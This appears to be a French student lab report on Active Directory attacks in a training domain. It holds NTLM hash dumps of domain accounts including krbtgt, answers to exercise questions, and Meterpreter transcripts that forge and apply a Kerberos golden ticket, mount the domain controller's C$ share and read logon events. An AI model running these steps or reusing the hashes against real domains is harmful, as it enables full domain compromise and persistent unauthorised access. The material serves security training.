krbtgt:502:aad3b435b51404eeaad3b435b51404ee:64fec6cf9ed3b1d61b90f002f7e27999:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jdoe:1108:aad3b435b51404eeaad3b435b51404ee:dd3708af846467f663c8ffc25f555c40:::
adm-dmu:1109:aad3b435b51404eeaad3b435b51404ee:9fe7d74bc92ebd9998469b6d036a743a:::
adm-sql:1111:aad3b435b51404eeaad3b435b51404ee:fca9050358d92df96e04df64e0af4141:::
user1:1112:aad3b435b51404eeaad3b435b51404ee:ea5120a7712c2f76dc74c2a6f15492a7:::
Student01:1116:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student02:1165:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student03:1166:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student04:1167:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student05:1168:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student06:1169:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student07:1170:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student08:1171:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student09:1172:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student10:1173:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student11:1174:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student12:1175:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student13:1176:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student14:1177:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student15:1178:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student16:1179:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student17:1180:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student18:1181:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student19:1182:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student20:1183:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student21:1184:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student22:1185:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student23:1186:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student24:1187:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student25:1188:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
adm-student:1192:aad3b435b51404eeaad3b435b51404ee:2e71b731ab1d9633b426042fa274e4f3:::
svc_sched:1193:aad3b435b51404eeaad3b435b51404ee:42e3554265eaa01e4d2c9adc396317bd:::
WAD-DC-SRV2$:1000:aad3b435b51404eeaad3b435b51404ee:5c0ba635121606d11ecb9380ec579879:::
WAD-WIN10-A3$:1103:aad3b435b51404eeaad3b435b51404ee:668afe368fc48acf970c3d61924f4a41:::
```

Hashdump du domain admin - partie 1

```
student08:1171:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student09:1172:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student10:1173:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student11:1174:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student12:1175:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student13:1176:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student14:1177:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student15:1178:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student16:1179:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student17:1180:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student18:1181:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student19:1182:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student20:1183:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student21:1184:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student22:1185:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student23:1186:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student24:1187:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
student25:1188:aad3b435b51404eeaad3b435b51404ee:8cdc5817c4ab45419ff9f13faa9692e4:::
adm-student:1192:aad3b435b51404eeaad3b435b51404ee:2e71b731ab1d9633b426042fa274e4f3:::
svc_sched:1193:aad3b435b51404eeaad3b435b51404ee:42e3554265eaa01e4d2c9adc396317bd:::
WAD-DC-SRV2$:1000:aad3b435b51404eeaad3b435b51404ee:5c0ba635121606d11ecb9380ec579879:::
WAD-WIN10-A3$:1103:aad3b435b51404eeaad3b435b51404ee:668afe368fc48acf970c3d61924f4a41:::
WAD-WIN10-A2$:1104:aad3b435b51404eeaad3b435b51404ee:3fa95a02d649da575f84ffb0601ba721:::
WAD-WIN10-A1$:1105:aad3b435b51404eeaad3b435b51404ee:f22fa697447084747a90a4927a090e3b:::
WAD-SQLSRV01$:1106:aad3b435b51404eeaad3b435b51404ee:27e180ceeb18f7ac1a4a86acfba8f1b7:::
WAD-WEB-SRV02$:1107:aad3b435b51404eeaad3b435b51404ee:47d33834a402809baa302b7c18f0d7df:::
WAD-PRINT-SRV1$:1113:aad3b435b51404eeaad3b435b51404ee:f2f655056ed28d87c26674813b5ab60a:::
WAD-STU-D1$:1190:aad3b435b51404eeaad3b435b51404ee:ffdb4cb8f942b6c0544fde52447334c7:::
```

Hashdump du domain admin - partie 2

Persistance

Réponses aux questions

P28 : On reçoit un system error comme quoi on n'est pas log avec un utilisateur ayant les bons privilèges

P29 : La seconde fois le système nous le permet. En forgeant le golden ticket, on a accès aux droits de tous les utilisateurs, y compris celui du Domain Admin, ce qui nous donne le droit de faire ce qu'on veut sur cette machine, y compris monter un partage.


P30 : On voit plusieurs événements avec l'ID 4624, ce qui signifie qu'on s'est bien connecté (avec notre compte)

P31 : Le golden ticket a la même durée de vie que le DC

P32 : Surveiller l'activité lié au golden ticket (c'est-à-dire son utlisateur). Ou refaire tout le domaine.

Résultat des Manipulations

process utilisé par notre utilisateur (no 6) - se trouve dans la seconde colonne



migration effective

```
User Name     SID
============= ============================================
wad\student06 S-1-5-21-2457413560-2955850660-1781579164-1169
```

connaitre le domain SID

```
meterpreter > golden_ticket_create -d wad.local -u basile -s S-1-5-21-2457413560
-2955850660-1781579164 -k 64fec6cf9ed3b1d61b90f002f7e27999 -t goldent_ticket.kir
bi
[+] Golden Kerberos ticket written to goldent_ticket.kirbi
meterpreter > kerberos_ticket_use goldent_ticket.kirbi
[*] Using Kerberos ticket stored in goldent_ticket.kirbi, 1768 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > shell
Process 1896 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net use x: \\WAD-DC-SRV2\C$
net use x: \\WAD-DC-SRV2\C$
The command completed successfully.
```

création d'un golden ticket valide et mount validé

```
meterpreter > golden_ticket_create -d wad.local -u basile -s S-1-5-2
1-2457413560-2955850660-1781579164 -k 64fec6cf9ed3b1d61b90f002f7e279
99 -t goldent_ticket.kirbi
[+] Golden Kerberos ticket written to goldent_ticket.kirbi
meterpreter > kerberos_ticket_use goldent_ticket.kirbi
[*] Using Kerberos ticket stored in goldent_ticket.kirbi, 1768 bytes
 ...
[+] Kerberos ticket applied successfully.
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Get-EventLog -LogName  Security -ComputerName  WAD-DC-SRV2 -New
est 30| Where-Object {$_.EventID -eq 4624} | Select-Object -Property
 TimeGenerated,EventID,@{Label="Username";Expression={$_.replacement
strings[5]}}

TimeGenerated       EventID Username
-------------       ------- --------
15.05.2019 18:00:54    4624 WAD-DC-SRV2$
15.05.2019 17:59:54    4624 WAD-DC-SRV2$
15.05.2019 17:59:52    4624 WAD-WIN10-A3$
15.05.2019 17:59:51    4624 WAD-WIN10-A3$
15.05.2019 17:59:51    4624 WAD-WIN10-A3$
15.05.2019 17:59:51    4624 WAD-WIN10-A3$
15.05.2019 17:59:51    4624 WAD-DC-SRV2$


PS >
```

Logs powershell (réponse à P30)